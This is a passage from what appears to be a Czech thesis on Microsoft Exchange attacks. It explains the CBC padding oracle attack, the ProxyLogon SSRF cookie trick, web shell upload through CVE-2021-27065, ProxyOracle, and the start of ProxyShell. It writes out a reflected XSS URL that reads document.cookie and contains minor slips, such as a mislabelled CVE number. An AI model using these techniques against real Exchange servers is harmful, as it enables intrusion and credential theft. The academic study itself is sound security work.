
ST_x blok číslo x šifrovaného textu

E_k zašifrování bloku s použitím klíče k

D_k dešifrování bloku s použitím klíče k

n velikost bloku

$ST_x(y)$ konkrétní bajt y v bloku číslo x




Obrázek 1.4 Schéma zachycuje proces šifrování a dešifrování jednotlivých bloků podle CBC módu. Schéma bylo nakresleno podle [11]

Ze schématu 1.4 je patrné, že dešifrování probíhá inverzní operací k šifrování. Zašifrovaný blok je tedy nejprve rozšifrován a pak je provedena XOR operace s předchozím zašifrovaným blokem. Nakonec každého šifrovaného textu je přidán padding, aby byl výsledek vždy zarovnán

do velikosti bloku. Nejčastěji používaný padding je standard PKCS#7, který funguje tak, že hodnota každého přidaného bajtu je počet bajtů, které se přidaly kvůli paddingu. Například pokud by bylo potřeba přidat dva bajty, tak se na konec textu přidají dva bajty s hodnotou `0x02`. [12]

Útok byl nazván Padding Oracle Attack, právě kvůli tomu, že je založen na tak zvaném orákulu, nejčastěji se však jedná o klasický server. Toto orákulum přijme zašifrovaný text, rozšifruje ho a odpoví, zda je validní padding. Typický scénář útoku je takový, že útočník nějakým způsobem získá serverem zašifrovaná data a snaží se je rozšifrovat. Server poskytuje určité API a v tomto API je nechtěná funkcionalita, která povoluje útočníkovi ověřit, zda se nějaký zašifrovaný text rozšifruje do otevřeného textu s validním paddingem. Například server při autentizaci vrátí chybovou hodnotu 500 pokud má zašifrovaný text v požadavku nevalidní padding a 403, pokud má validní padding, ale špatné přihlašovací údaje. Pokud je prolamovaný text zašifrován stejným klíčem, které používá Orákulum při dešifrování, tak je možné celý text dešifrovat. [13]



Obrázek 1.5 Schéma zachycuje proces šifrování a dešifrování jednotlivých bloků podle CBC módu. Do schématu byl zanesen nově zavedený mezistav $M_x = D_k(ST_x)$.

Schéma 1.5 zobrazuje detail dešifrování CBC bloků. Pro účely útoku je zaveden pojem „mezistav“, který se značí M_x, kde x je číslo bloku. Tento stav je definován jako blok, který byl rozšifrován, ale ještě nebyl proveden XOR s předchozím blokem, tedy: $M_x = D_k(ST_x)$. Z toho plyne, že $M_x = ST_{x-1} \oplus OT_2$ a z toho se odvodí následující vztah: $OT_x = ST_{x-1} \oplus M_x$. Útočník má k dispozici celý zašifrovaný text, tudíž i libovolný ST_x blok. Stačí mu tak zjistit mezi-stav a získá otevřený text, přičemž mezi-stav se zjistí právě skrze Orákulum. Nejprve si útočník připraví nějaká náhodná data jako ST'_x, přičemž $ST'_x[n]$ (poslední bajt) bude mít hodnotu `0x00`. Následně sestaví šifrovaný text o velikosti dvou bloků: $ST'_x + ST_{x+1}$ a pošle ho na server. Server prvně začne dešifrovat poslední blok, aby zjistil, zda je validní padding. Rozšifruje si tedy interně data takto: $OT'_{x+1} = D_k(ST_{x+1}) \oplus ST'_x$ a odpoví, jestli má šifrovaný text validní padding. Pokud server odpoví, že šifrovaný text nemá validní padding, útočník iteruje poslední byte a zkusí to

znovu, dokud nenarazí na hodnotu, která zajistí validní padding. Jakmile útočník zjistí hodnotu, se kterou má šifrovaný text validní padding, může rozšifrovat poslední bajt šifrovaného textu. Validní padding znamená že $OT'_{x+1}[n]$ musí mít hodnotu `0x01`, jinak by neměl validní padding podle normy PKCS#7. Následně stačí dosadit do vzorců:

$$OT'_{x+1}[n] = D_k(ST_{x+1})[n] \oplus ST'_x[n] \tag{1.1}$$
$$OT'_{x+1}[n] = M_{x+1}[n] \oplus ST'_x[n] \tag{1.2}$$
$$M_{x+1}[n] = OT'_{x+1}[n] \oplus ST'_x[n] \tag{1.3}$$
$$OT_{x+1}[n] = M_{x+1}[n] \oplus ST_x[n] \tag{1.4}$$

Tímto způsobem útočník zjistí hodnotu otevřeného textu posledního bajtu. Aby mohl zjistit předchozí bajt, musí nyní nastavit $ST'_x[n]$ tak aby $OT'_x[n] ==$ `0x02`. Protože zná mezi-stav z předchozí kroku, tak to není problém: $ST'_x[n] = OT'_x[n] \oplus M_x[n]$. Následně bude hledat hodnotu $ST'_x[n-1]$ tak aby $ST'_x + ST_{x+1}$ mělo validní padding. Jakmile najde požadovanou hodnotu $ST'_x[n-1]$, pro kterou má šifrovaný text validní padding, tak si může být jist, že $OT'_x[n-1] ==$ `0x02`, protože jediná možnost, kdy bude mít rozšifrovaný text validní padding je, když bude mít předposlední bajt hodnotu `0x02`. Následně si útočník stejně jako v předchozím případě dopočítá $OT_x[n-1]$. Tímto způsobem je tedy útočník schopen rozšifrovat vše až na první blok, protože pro operaci XOR je jako druhý vstup použit inicializační vektor. Pokud útočník nějakým způsobem nezíská i inicializační vektor, tak pro něj neexistuje spolehlivý postup, jak by mohl dešifrovat i první blok. Nicméně první blok často nemusí obsahovat citlivá data, případně je možné si data domyslet nebo se bez nich obejít. Kromě toho je inicializační vektor často prvním blokem šifrovaného textu, takže ho útočník taktéž zná.

Kapitola 2


Útoky postavené na zranitelnosti ProxyLogon

Tato kapitola se zaměřuje na zranitelnost ProxyLogon a útoky, které ji zneužívají. Nejprve je představen samotný řetězec zranitelností obsahující ProxyLogon a jsou popsány možnosti jeho zneužití. Následně je každá zranitelnost vysvětlena na teoretické úrovni, konkrétní ukázka a detailní analýza je provedena v kapitole 3. Dále je představena provedená analýza proběhlých útoků. Nakonec jsou popsány navazující zranitelnosti ProxyOracle a ProxyShell. V této kapitole jsou využity a popsány některé znalosti, které byly zjištěny z dostupných technických popisů nebo analýzou zdrojových kódů v kapitole 3.4. Analýza zdrojových kódů je však složitější, a proto na ni byla vyčleněna samostatná kapitola v praktické části práce.

2.1 Řetězec zranitelností

Jak je obecně známo, Microsoft si zakládá na zpětné kompatibilitě mezi různými verzemi programů. Tato filozofie je obdivuhodná a často užitečná, ale je potřeba poznamenat, že kvůli ní vzniká mnoho zranitelností. Přeci jen se nejedná o jednoduché a malé programy, obzvlášť v případě programu Exchange. Udržovat bezpečně zpětnou kompatibilitu mezi rozdílnými architekturami může být i pro tak zkušené vývojáře, jako jsou páni z Microsoftu, velký oříšek. Ve verzi Exchange 2013 došlo k zcela zásadní změně v architektuře programu: CAS byl rozdělen na Backend a Frontend. Také došlo k radikálním změnám v rolích, jak ukazuje schéma 1.2. Kvůli tomu se podstatně přepracoval design architektury programu, a to vyústilo v určité nesrovnalosti a zavlečení zranitelností do programu.

ProxyLogon je právě jedna ze zranitelností, která vznikla kvůli přepracování architektury ve verzi 2013. Jedná se o Non-Blind SSRF zranitelnost, která umožňuje útočníkovi obejít autentizační mechanismus a provádět libovolné požadavky jako zranitelný server. Samotná zranitelnost však útočníkovi nestačí na RCE (Remote Code Execution), ale lze ji zneužít například k přihlášení se do EAC jako administrátor. Kromě ProxyLogonu byly ve stejný čas v Microsoft Exchange objeveny další tři zranitelnosti, konkrétně ve službě EAC: CVE-2021-27065, CVE-2021-26858 a CVE-2021-26857. Útočník tak může pomocí kombinace ProxyLogonu a některé zranitelnosti v EAC získat kompletní kontrolu nad serverem. Všechny čtyři zmíněné zranitelnosti (CVE-2021-26855, CVE-2021-27065, CVE-2021-26858 a CVE-2021-26857) tak tvoří pomyslný řetízek zranitelností, který ústí v RCE. Nejčastější volba druhé zranitelnosti je CVE-2021-27065, protože je dostupná ve výchozím stavu po instalaci Exchange. Schéma 2.1 ukazuje možnosti penetrace zranitelného Exchange serveru.



Obrázek 2.1 Schéma ukazuje způsoby, kterými je možné penetrovat zranitelný server. Útočník nejprve musí zneužít zranitelnost CVE-2021-26855 a následně se může rozhodnout pro jednu ze tří zranitelností, nacházející se ve službě EAC (Exchange Admin Center). Celý řetězec ústí v RCE (Remote Code Execution) – útočník může na zranitelném serveru vzdáleně pouštět kód. Schéma bylo převzato od Microsoftu: [14, kap. Mitigating post-exploitation activities].

2.1.1 CVE-2021-26855 – ProxyLogon


Microsoft udržuje svoji databázi zranitelností pro svůj software. Zde zaznamenává různé detaily daných zranitelností, například CVSS (Common Vulnerability Scoring System) hodnocení závažnosti hrozby. Toto hodnocení je vypočítáno tak, že se nejprve ohodnotí několik metrik, například vektor útoku, složitost útoku, potenciální dopad na data atd. Nakonec se celkové CVSS hodnocení určí pomocí složitějšího vzorce, který zkombinuje hodnocení jednotlivých metrik a vrátí číslo od 0 do 10, přičemž čím vyšší číslo je, tím je zranitelnost závažnější. [15] Pokud má zranitelnost finální CVSS hodnocení vyšší než 9, je považována jako kritická (nejhorší možná) a je nutná okamžitá reakce, protože zneužití může mít fatální následky. ProxyLogon je jedna z nejzávažnějších a také nejznámějších zranitelností v celé historii Microsoft Exchange. ProxyLogon se pyšní CVSS hodnocením 9.1, což už je právě kritická zranitelnost. [16]

Aby mohla být zranitelnost ProxyLogon zneužita, útočníkovi stačí mít přístup k portu 443 daného serveru. Pokud chce však plně využít celý řetízek zranitelností a získat přístup na server, potřebuje znát ještě e-mail privilegovaného uživatele (administrátora).

ProxyLogon úzce souvisí s dvěma cookies: „X-BEResource“ a „X-AnonResource-Backend“. Obě cookies byly přidány do programu kvůli udržování kompatibility mezi verzemi programu a pomáhají identifikovat Frontendu, kde se nachází Backend. Dříve se totiž backend mohl nacházet například na jiném serveru, případně v jiném virtuálním adresáři IIS, viz schéma 1.2. Cookie „X-BEResource“ bohužel není vhodně ošetřena a skrze ni vede cesta k SSRF na Exchange serveru. Dá se zneužít tak, že útočník pošle speciální HTTP Post požadavek na server, který míří na soubor se statickou příponou na url adrese serveru `/ecp/*`. Soubor, na který míří požadavek, nemusí existovat. Následně server ověří, zda požadavek obsahuje cookie „X-BEResource“, a pokud ano, tak ji rozdělí na dvě části, přičemž dělící znak je „~“. Vše, co se nachází za ~ použije k identifikaci čísla verze klienta a vše, co předchází znaku ~ se použije jako url adresa, kam se má požadavek přeposlat. Pokud je verze klienta nižší než konstanta „Server.E15MinVersion“ a jedná se o anonymní požadavek (klient není autentizován), tak se požadavek nepřepošle. Pokud bude číslo za ~ vyšší, tak se požadavek přepošle i když se bude jednat o anonymní požadavek. Hodnotu „Server.E15MinVersion“ lze získat ze zdrojového kódu. Následně se server pokusí autentizovat skrze Kerberos[1] na url adresu definovanou v „X-BEResource“ cookie. Pokud se úspěšně auten-

[1] Jedná se o protokol, používaný k prokázání své identity někomu dalšímu. Více lze nalézt

tizuje, tak požadavek přepošle a útočníkovi se vrátí celá odpověď. Ověřování skrze Kerberos tak zranitelnost SSRF viditelně zužuje na Windows servery na stejné vnitřní síti a samotný zranitelný Exchange server. Na obrázku 2.2 je vidět úspěšně provedený SSRF útok – server přeposlal požadavek na vlastní backend, konkrétně na službu Autodiscover, a vyžádal si data o e-mailové adrese administrátora. Útočník dostal plnohodnotnou odpověď a zjistil interní informaci o e-mailové adrese – LegacyDN identifikátor.[2] Typické zneužití ProxyLogonu je právě skrze získání citlivých informací ze služeb a následná autentizace do EAC. Existují však i jiné cesty a více jsou rozebrány v samotné kapitole 2.3.



Obrázek 2.2 Na obrázku je vidět příklad zneužití zranitelnosti ProxyLogon a získání citlivých dat od služby Autodisovery. Konkrétně server přeposlal útočníkův požadavek na vlastní backendovou službu Autodiscover a vyžádal si data o e-mailové adrese administrátora. Útočník dostal plnohodnotnou odpověď a díky tomu zjistil interní označení e-mailové adresy – legacyDN. Syntaxe požadavku byla převzata z oficiální dokumentace. [17, kap. Autodiscover Request] Útok byl proveden ve virtuálním prostředí[1], které je podrobně popsáno v 3.1. K poslání dat a odchycení odpovědi od serveru je použita aplikace Burp Suite[2].

[1] Pokud nebude řečeno jinak, tak byl snímek útoků vyroben v tomto virtuální prostředí.

[2] `https://portswigger.net/burp`

Druhá cookie se jménem „X-AnonResource-Backend“ umožňuje SSRF při požadavku na OWA službu, konkrétně na url adresu `/owa/auth/*`. Funguje podobně jako předcházejí cookie, jen s drobnými rozdíly. Kromě samotné „X-AnonResource-Backend“ musí být nastavena ještě hodnota cookie „X-AnonResource“ na „true“ a musí se jednat o GET požadavek namísto POST požadavku. Dále může útočník číslo za ~ nastavit jakkoliv, není tedy potřeba, aby bylo vyšší než určitá konstanta. Významný rozdíl je ten, že při přeposílání požadavku se server neautentizuje skrze Kerberos cílovému serveru. Útočník může tudíž definovat jako cíl v podstatě jakýkoliv server. Kromě těchto rozdílů funguje SSRF stejně jako předcházející.

v oficiální dokumentaci: `https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview`.

[2] Jedná se o starší označení poštovní schránky, používané pro interní operace v MS Exchange.

2.1.2 CVE-2021-27065

CVE-2021-27065 je zranitelnost nacházející se v EAC. Umožňuje útočníkovi, aby na server nahrál vlastní soubor, například Web Shell. Zranitelnost se nachází v EAC, které nabízí privilegovanému uživatelovi, aby konfiguroval virtuální adresáře na serveru. U některých virtuálních adresářích může administrátor nastavit interní a externí url adresu, aby definoval, na které url adrese klienti najdou tuto virtuální složku (typicky v ní běží nějaká služba). Interní url adresa je pro uživatele připojující se z vnitřní sítě, externí pak pro uživatele připojující z internetu. Textové políčko pro externí url adresu však není vhodně ošetřené a útočník za určitých podmínek může vložit i nějaký kód. Server kontroluje, že url obsahuje protokol a hostname a dále povoluje vstup o velikosti maximálně 256 bytů. Následně za každý znak % přidá číslo 25. [18] Takové ošetření je nedostačující a lze jednoduše obejít pro vložení kódu. Administrátor má dále možnost obnovit nastavení virtuálních složek. Při takové akci je administrátor dotázán, aby definoval název souboru, kam se má zálohovat aktuální nastavení. Textové políčko na zadávání názvu souboru také není vhodně ošetřeno a administrátor může zadat libovolnou cestu a název souboru. Navíc útočník může ovlivnit část obsahu tohoto souboru skrze zmiňované nastavení externí url. Typicky útočník vloží do nastavení kód pro Web Shell a následně nastavení vyexportuje jako soubor s koncovkou aspx a uloží ho na veřejně dostupné místo. Tímto způsobem tak nahraje na server vlastní Web Shell.

2.1.3 Ostatní zranitelnosti

Zbylé zranitelnosti v řetězci zranitelností ProxyLogon jsou CVE-2021-26857 a CVE-2021-26858.

Aby bylo možné pochopit CVE-2021-26857, je nutné nejprve vysvětlit pojmy serializace a deserializace dat. Serializace je obecně proces, při kterém se nějaká datová struktura či objekt převede do sekvenční podoby. Například objekt v programu je převeden do proudu bajtů. Tento proud se pak dá uložit na externí úložiště jako třeba do databáze, souboru nebo paměti a lze ho posílat a přijímat. Jedná se tedy o uchování stavu objektu. Deserializace je inverzní operace k serializaci, tedy například načtení proudu bytů z externího úložiště do paměti programu. Může se však stát, že má útočník přístup k datům, co se mají deserializovat a má možnost je modifikovat. Útočník tak může namísto původních dat vložit nějaké škodlivá data, které při deserializaci mohou vést až k RCE. V takových případech je náročné implementovat ochranné mechanismy a obecně se doporučuje vstup od uživatele vůbec nedeserializovat. Jádro zranitelnosti CVE-2021-26857 spočívá právě v nezabezpečené deserializaci dat. Útočník může pozměnit specifický soubor, ze kterého komponenta UM deserializuje data. K tomu však potřebuje přístup do EAC, například pomocí CVE-2021-26855. Je nutné poznamenat, že služba UM však není ve výchozím stavu zapnuta a od Exchange verze 2019 již není podporovaná. Proto není tak často volena jako druhá volba zranitelnosti v řetízku.

CVE-2021-26858 umožňuje stejně jako CVE-2021-27065 nahrát na server soubor na jakékoliv místo. Pro tuto zranitelnost však dosud nejsou známy žádné technické detaily, a proto není zřejmé, o co se jedná. Můžeme se však domnívat, že zranitelnost bude velmi podobná zranitelnosti CVE-2021-27065, jen se bude nacházet v jiné komponentě.

2.2 Navazující zranitelnosti

Jak již bylo řečeno, masivní změna architektury a udržování zpětné kompatibility otevřelo možnosti novému způsobu útoků na Exchange. ProxyLogon není jediná kritická zranitelnost, která byla v roce 2021 v Exchange objevena. Následovala zajímavá zranitelnost ProxyOracle, která neumožňuje RCE, nýbrž získat přihlašovací údaje oběti. Dále byla objevena další zranitelnost, která umožňovala RCE, ProxyShell. V této sekci jsou popsány obě zranitelnosti, není jim věnováno tolik prostoru jako zranitelnosti ProxyLogon, protože nejsou hlavním tématem práce,

avšak jsou popsány dostatečně podrobně, aby jim čtenář mohl porozumět a rozšířit si přehled o bezpečnosti programu Exchange.

2.2.1 ProxyOracle

Zranitelnost ProxyOracle umožňuje útočníkovi získat přihlašovací údaje oběti, konkrétně heslo. Stačí, že uživatel navštíví podvodný odkaz, který však bude mířit na Exchange server organizace. ProxyOracle je kombinace dvou zranitelností: CVE-2021-31195 a CVE-2021-31196.

CVE-2021-31196 je zranitelnost, která umožňuje Padding Oracle útok. Zranitelnost samotná se nachází v OWA službě. Protože je HTTP protokol bezstavový, tato služba musí nějakým způsobem udržovat informace o uživatelovo relaci. Obecně se tento problém řeší pomocí relačních proměnných (session variables), které jsou pro každou relaci vygenerované náhodně a uložené v cookie uživatelova prohlížeče a na serveru. Exchange tento problém řeší trochu jiným způsobem, a to tak, že si do cookies uloží uživatelovu zašifrovanou identitu (přihlašovací jméno a heslo), šifrovací klíč a inicializační vektor, které byly použity pro zašifrování identity a samy jsou zašifrovány tajným klíčem serveru. Cookies se jmenují cadata, cadataKey, cadataIV atd. Pokud se klient s těmito cookies připojí na OWA, tak je Exchange rozšifruje a zkusí se s nimi autentizovat backendu. Pokud autentizace proběhne v pořádku, je klient přihlášen a může OWA používat bez nutnosti pokaždé zadávat přístupové údaje. [19]

Exchange používá pro šifrování cookies CBC mód. Pokud nastane nějaký problém při autentizaci, server může vrátit až 5 hodnot, které definují, co se stalo za problém. Důležité je, že díky těmto hodnotám lze rozlišit, kdy byly zadány nesprávné přihlašovací údaje a kdy došlo k chybě v dešifrování kvůli nevalidnímu paddingu. Kvůli tomuto chování je Exchange zranitelný na Padding Oracle útok a kdokoliv se zmocní klientových cookies, má možnost získat jeho přihlašovací údaje v nešifrovaném textu. Ukrást klientovi cookies by obecně nemělo být možné. Bohužel existuje další zranitelnost CVE-2021-31195, která to umožňuje.


CVE-2021-31196 je XSS (Cross-Site Scripting) zranitelnost – to znamená, že útočník může vložit kód do dynamicky načítané webové stránky na straně klienta. V tomto případě frontend vůbec neošetřuje data, které předává klientovi při požadavku na url `https://<ExchangeServer>/owa/auth/frowny.aspx`. Útočník může vložit například javascript kód do url odkazu a pokud oběť na daný odkaz klikne, vykoná se daný kód. Na obrázku 2.3 je vidět vykonání vloženého kódu do url adresy, konkrétně se jedná o tento odkaz: `https://<ExchangeServer>/owa/auth/frowny.aspx?app=people&et=ServerError&esrc=MasterPage&te=&refurl=}}};alert(document.cookie)//` [19]

Exchange používá pro všechny důležité cookies atribut HttpOnly, který zajistí to, že cookies nejsou přístupné ze skriptů, které se vykonávají na klientově straně (například javascript v prohlížeči). Proto i na 2.3 není vidět například cookie „cadata“. Samotné tyto dvě zranitelnosti tak nestačí k získání uživatelova hesla v nešifrovaném textu. Pokud se však tyto dvě zranitelnosti zkombinují ještě se zranitelností ProxyLogon (CVE-2021-26855), tak už existuje poměrně solidní způsob, jak uživatele okrást o sušenky a získat jeho heslo. Tento způsob je více popsán v kapitole 2.3.

2.2.2 ProxyShell

ProxyShell je kombinace řetízek tří zranitelností, konkrétně CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 a pro získání RCE je nutné zneužít všechny tyto zranitelnosti postupně.


První zranitelnost CVE-2021-34473 je typu SSRF a nachází se ve funkci „Explicit Login“. Služba „Explicit Login“ umožňuje uživateli, aby do url zakomponoval e-mailovou adresu a tím si rovnou zobrazil poštu nebo kalendář specifického přihlášeného uživatele. Url adresa může vypadat například takto: `https://<ExchangeServer>/owa/MegaCorpAdmin@MegaCorp.local/#path=/calendar`. Požadavek je zpracován tak, že je vymazána ona explicitní e-mailová adresa a následně je požadavek přesměrován. Pokud se jedná o požadavek na službu Autodiscover, tak se



Obrázek 2.3 Na obrázku je vidět, že Exchange neošetřuje data, které posílá jako odpověď klientovi. Útočník vložil javascript kód do odkazu, který následně poslal oběti. Oběť na tento odkaz klikla a je vidět, že se vykonal javascript kód v uživatelově prohlížeči, který zobrazí jeho cookies. Útočník by tímto způsobem mohl vložit škodlivý kód, který by například cookies přeposlal na jeho server.

